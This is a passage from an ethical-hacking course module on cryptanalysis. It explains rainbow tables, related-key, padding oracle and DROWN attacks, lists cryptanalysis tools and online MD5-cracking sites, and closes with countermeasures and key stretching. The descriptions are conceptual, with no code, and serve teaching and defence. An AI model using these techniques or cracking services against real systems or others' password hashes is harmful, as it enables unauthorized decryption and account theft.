An attacker computes the hash for a list of possible passwords and compares it with the pre-computed hash table (rainbow table). If a match is found, then he/she can crack the password. It is easy to recover passwords by comparing the captured password hashes with pre-computed tables.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Related-Key Attack

- An attacker launch a related key attack by exploiting the mathematical relationship between keys in a cipher to gain access over encryption and decryption functions
- The goal of the attacker is to find the related private/secret keys
- To implement this, the attacker monitors the cipher operation where key values are unknown initially; then, the attacker captures the relation between those keys after thorough examination
- The simplest form of encryption in WEP allows the attacker to leverage weak keys of RC4 that ultimately force the recovery of the WEP key

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Related-Key Attack

Attackers launch a related-key attack by exploiting the mathematical relationship between the keys in a cipher and gain access to encryption and decryption functions. The attacker's motive for launching this attack is to find the related private/secret keys. To implement this attack, the attacker monitors the cipher operation where key values are initially unknown; then, the attacker captures the relation between those keys after a thorough examination. For instance, the attacker observes and finds that the last 80 bits of the keys are same at all times, but he/she does not initially know about these bits.

The failure in the WEP cryptogram, i.e., when used in wireless networks, is the best example of this attack. In this attack, each AP and user interface device uses the same key. The encryption used in WEP is a stream cipher known as RC4; it is important to note that the same keys should not be repeated in the stream cipher. To avoid this, WEP integrates a 24-bit initial vector (IV) in every packet transferred. The RC4 key for that particular packet is the IV associated with the WEP key. WEP keys need to be changed manually, however, this is rarely done. Hence, the attacker notices that the keys used for encryption are often the same. This drawback poses various risks on WEP, especially using the birthday paradox, because for every 4096 packets, two parties will share the same IV and hence the same RC4 key. This simple form of encryption allows the attacker to leverage weak RC4 keys, which ultimately forces the recovery of the WEP key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Padding Oracle Attack

1. In a padding oracle attack (also known as a Vaudenay attack), attackers exploit the padding validation of an encrypted message to decipher the ciphertext
2. In cryptographic algorithms that are based on a block cipher, the messages are padded with additional random bits to make the length of the last block of the required size
3. Padding oracle is a function of such an encryption that verifies whether a message was correctly padded or not
4. In this attack, the server (oracle) reveals information about whether the padding of an encrypted message is done correctly or not
5. This information allows attackers to decrypt and optionally encrypt messages using the server's key (oracle's key) without having access to the corresponding encryption key
6. It is mainly performed on algorithms that operate in CBC mode

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Padding Oracle Attack

In a padding oracle attack, the attackers exploit the padding validation of an encrypted message to decipher the ciphertext. Such an attack is also known as a Vaudenay attack. In many cryptographic algorithms based on a block cipher, the messages are padded with additional random bits so that the length of the last block is of the required size. Padding oracle is a function of such encryption that verifies if a message was correctly padded. This attack is mainly performed on algorithms that operate in the CBC (Cipher Block Chaining) mode.


In this attack, the server (oracle) reveals information about whether the padding of an encrypted message was correctly done. In some cases, this information allows attackers to decrypt and optionally encrypt messages using the server's key (oracle's key) without having access to the corresponding encryption key.

For example, consider a scenario with a standard implementation of CBC decryption. The server decrypts all the ciphertext blocks, verifies the padding, removes all the additional padding done during the encryption process, and then returns the original message to application or user. If, for example, the server is unable to decrypt the message due to a padding error and returns an error message "Decryption failure: Invalid Padding" instead of a generic message "Decryption failed", this information can be exploited by an attacker. The attacker can use the server as a padding oracle to decipher the encrypted messages.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

DROWN Attack

- A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites
- It affects cryptographic protocols like HTTPS and cryptographic services that depend on SSL and TLS
- A DROWN attack makes the attacker decrypt the latest TLS connection between the victim client and server by launching malicious SSLv2 probes using the same private key
- Attackers perform a DROWN attack as part of an online MitM attack, breaking the encrypted keys and sniffing sensitive information, such as passwords and bank account details



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

DROWN Attack

Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) is a grave vulnerability that can affect important cryptographic protocols such as HTTPS and other cryptographic services that depend on SSL and TSL. The DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers supporting recent SSLv3/TLS protocol suites. It is a new form of cross-protocol Bleichenbacher padding oracle attack.

The server is critically vulnerable to the DROWN attack if

- The server permits SSLv2 connection, which is mostly caused by a misconfiguration or incorrect default settings.
- The same private key certificate is used on a different server that allows SSLv2 connection, and it also makes the TLS server vulnerable, as the SSLv2 server can leak the key information.

The DROWN attack allows the attacker to decrypt the latest TLS connection between the victim client and the server by launching malicious SSLv2 probes using the same private key. Using this attack, the attacker can also force the victim client and server to use the RSA key exchange. Thus, the attacker can disrupt connections among the latest browsers and servers that favor the use of latest techniques, i.e., perfect-forward-secret key exchange, such as DHE and ECDH.

Attackers perform the DROWN attack as part of an online man-in-the-middle (MITM) attack, breaking encrypted keys, sniffing or stealing sensitive information such as passwords and bank account details, and accessing personal emails or messages. By performing this attack, the attacker can also masquerade as a secure website and thus seize or change the website contents.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.39: DROWN attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptanalysis Tools

CrypTool

- CrypTool is a e-learning program in the area of cryptography and cryptanalysis
- It consists of e-learning software (CT1, CT2, JCT, and CTO)



AlphaPeeler
https://cryptol.net

Cryptosense
https://cryptosense.com

RsaCtfTool
https://github.com

Msieve
https://sourceforge.net

Cryptol
https://cryptol.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptanalysis Tools

Attackers use cryptanalysis tools to analyze and break ciphers. Some cryptanalysis tools are discussed as follows.

- **CrypTool**

  Source: *https://www.cryptool.org*

  The CrypTool project develops e-learning programs in the area of cryptography and cryptanalysis. It consists of e-learning software (CT1, CT2, JCT, and CTO).

  CrypTool 1 (CT1) – It is written in C++ and is a Windows program. It supports classical and modern cryptographic algorithms (encryption and decryption, key generation, secure passwords, authentication, secure protocols, etc.). It is used to perform cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)

  CrypTool 2 (CT2) – It supports visual programming GUI and execution of cascades of cryptographic procedures. It runs under Windows.

  JCrypTool (JCT) – It allows comprehensive cryptographic experimentation on Linux, MAC OS X, and Windows. It also allows users to develop and extend its platform in various ways with their own crypto plug-ins.

  CrypTool-Online (CTO) – It runs in a browser and provides a variety of encryption methods and analysis tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.40: Screenshot of CrypTool

Some additional cryptanalysis tools are as follows:

- Cryptosense (*https://cryptosense.com*)
- RsaCtfTool (*https://github.com*)
- Msieve (*https://sourceforge.net*)
- Cryptol (*https://cryptol.net*)
- CryptoBench (*http://www.addario.org*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Online MD5 Decryption Tools

Some online MD5 decryption tools that can be used to decrypt the MD5 hash value to discover the original message are as follows:

- MD5 Decoder (*https://www.dcode.fr*)
- CrackStation (*https://crackstation.net*)
- Md5() Encrypt & Decrypt (*https://md5decrypt.net*)
- md5hashing (*https://md5hashing.net*)
- MD5 Decrypt (*http://www.md5decrypt.org*)
- MD5 Decryption (*https://www.md5online.org*)
- MD5Decrypter (*https://www.md5decrypter.com*)
- OnlineHashCrack.com (*https://www.onlinehashcrack.com*)
- HashKiller.co.uk (*https://hashkiller.co.uk*)
- Md5.My-Addr.com (*http://md5.my-addr.com*)
- cmd5.org (*https://www.cmd5.org*)
- md5this (*http://www.md5this.com*)
- Decode MD5 Hash (*https://md5.web-max.ca*)
- md5 decoder tool (*http://md5.my-addr.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Attackers use various cryptanalysis methods and techniques to break cryptosystems and steal confidential information that is transmitted in the network. This section discusses some countermeasures that can be adopted to prevent such attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Cryptographic Attacks

1. Access to cryptographic keys should be given to the application or user directly
2. Intrusion detection system should be deployed to monitor exchanging and access of keys
3. Passphrases and passwords must be used to encrypt the key if it is stored on the disk
4. Keys should not be present inside the source code or binaries
5. For certificate signing, transfer of private keys should not be allowed
6. For symmetric algorithms, key sizes of 168 or 256 bits should be preferred for a secure system, especially in large transactions
7. Message authentication must be implemented for encryption of symmetric-key protocols
8. For asymmetric algorithms, key sizes of 1536 and 2048 bits should be considered for secure and highly protected applications
9. In the case of a hash algorithm, key size of 168 or 256 bit should be considered
10. Recommended tools and products should be preferred over creating self-engineered crypto algorithms and functions
11. Avoid encryption key relationships being simple, i.e., each encrypted key should be created from KDF
12. The output of the hash function should have a higher bit length, making it difficult to decrypt

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Cryptographic Attacks

The following countermeasures can be adopted to prevent cryptographic attacks:

- Access of cryptographic keys should be given directly to the application or user.
- IDS should be deployed to monitor exchanging and access of keys.
- Passphrases and passwords must be used to encrypt the key, if stored in the disk.
- Keys should not be present inside the source code or binaries.
- For certificate signing, the transfer of private keys should not be allowed.
- For symmetric algorithms, a key size of 168 bits or 256 bits should be preferred for a secure system, especially in the case of large transactions.
- Message authentication must be implemented for the encryption of symmetric-key protocols.
- For asymmetric algorithms, a key size of 1536 bits or 2048 bits should be considered for secure and highly protected applications.
- In the case of hash algorithms, a key size of 168 or 256 bits should be considered.
- Only recommended tools or products should be used rather than self-engineered crypto algorithms or functions.
- Impose a limit on the number of operations per key.
- The output of the hash function should have a larger bit length that makes it difficult to decrypt.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Design applications and protocols that can avoid simple encryption key relationships, i.e., each encrypted key should be created from a key derivation function (KDF).
- Upgrade to the latest security standards.
- Use strong key schedules to mitigate the risks of related key attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Key Stretching

- Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer

PBKDF2

- PBKDF2 (Password-Based Key Derivation Function 2) is a part of PKCS #5 v. 2.01. It applies some function (such as hash or HMAC) to the password or passphrase along with Salt to produce a derived key

Bcrypt

- bcrypt is used with passwords; it essentially uses a derivation of the Blowfish algorithm, converted to a hashing algorithm to hash a password and add Salt to it

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Key Stretching

Key stretching refers to processes used to make a weak key stronger, usually by making it longer. This technique helps in defending against brute-force attacks. In general, passwords or passphrases generated by end users are weak and predictable. Hence, key stretching helps security professionals/users to prevent such attacks by strengthening their passwords.

In the key stretching technique, the initial key is given as input to an algorithm that generates an enhanced key. The key must be sufficiently resistant to brute-force attacks. It is very difficult for the attackers to predict the enhanced key as they need to try every possible combination of the key or likely combinations of the enhanced key.

There are many functions and libraries that perform key stretching as part of their working:

- Password-Based Key Derivation Function 2 (PBKDF2) is part of PKCS #5 v. 2.01. It applies some function (such as a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.
- bcrypt is used with passwords, and it essentially uses a variant of the Blowfish algorithm, converted to a hashing algorithm, to hash a password and add Salt to it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - Basic cryptography concepts used to protect confidential data along with different types of cryptography
  - Ciphers and different encryption algorithms used to encrypt or decrypt the data
  - Various cryptography tools
  - Importance of public key infrastructure (PKI) for encryption in detail
  - Email encryption protocols and tools in detail
  - Disk encryption and various disk encryption tools in detail
  - Types of cryptanalysis methods and code breaking methodologies currently in use
  - Various cryptanalysis attacks along with cryptanalysis tools
  - Countermeasures used to defend against various cryptography attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module discussed basic cryptography concepts used to protect confidential data as well as different types of cryptography. It also described ciphers and different encryption algorithms used to encrypt or decrypt data in detail. Furthermore, it illustrated various cryptography tools. It then highlighted the importance of PKI in encryption and discussed the email encryption protocols and tools in detail. It also discussed disk encryption along with various disk encryption tools. Moreover, it explained the various types of cryptanalysis methods and code breaking methodologies in use. Subsequently, it presented the various types of cryptanalysis attacks and cryptanalysis tools. Finally, it ended with an explanation of the countermeasures against various cryptography attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Glossary

A

- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by the authorized users.
- **Authenticity:** Refers to the characteristic of a communication, document, or any data that ensures the quality of being genuine.
- **Active Attacks:** Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems.
- **Adversary Behavioral Identification:** Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks on or to penetrate an organization's network.
- **Active Footprinting:** Active footprinting involves gathering information about the target with direct interaction.
- **ARP Ping Scan:** Attackers send ARP request probes to target hosts, and an ARP response indicates that the host is active.
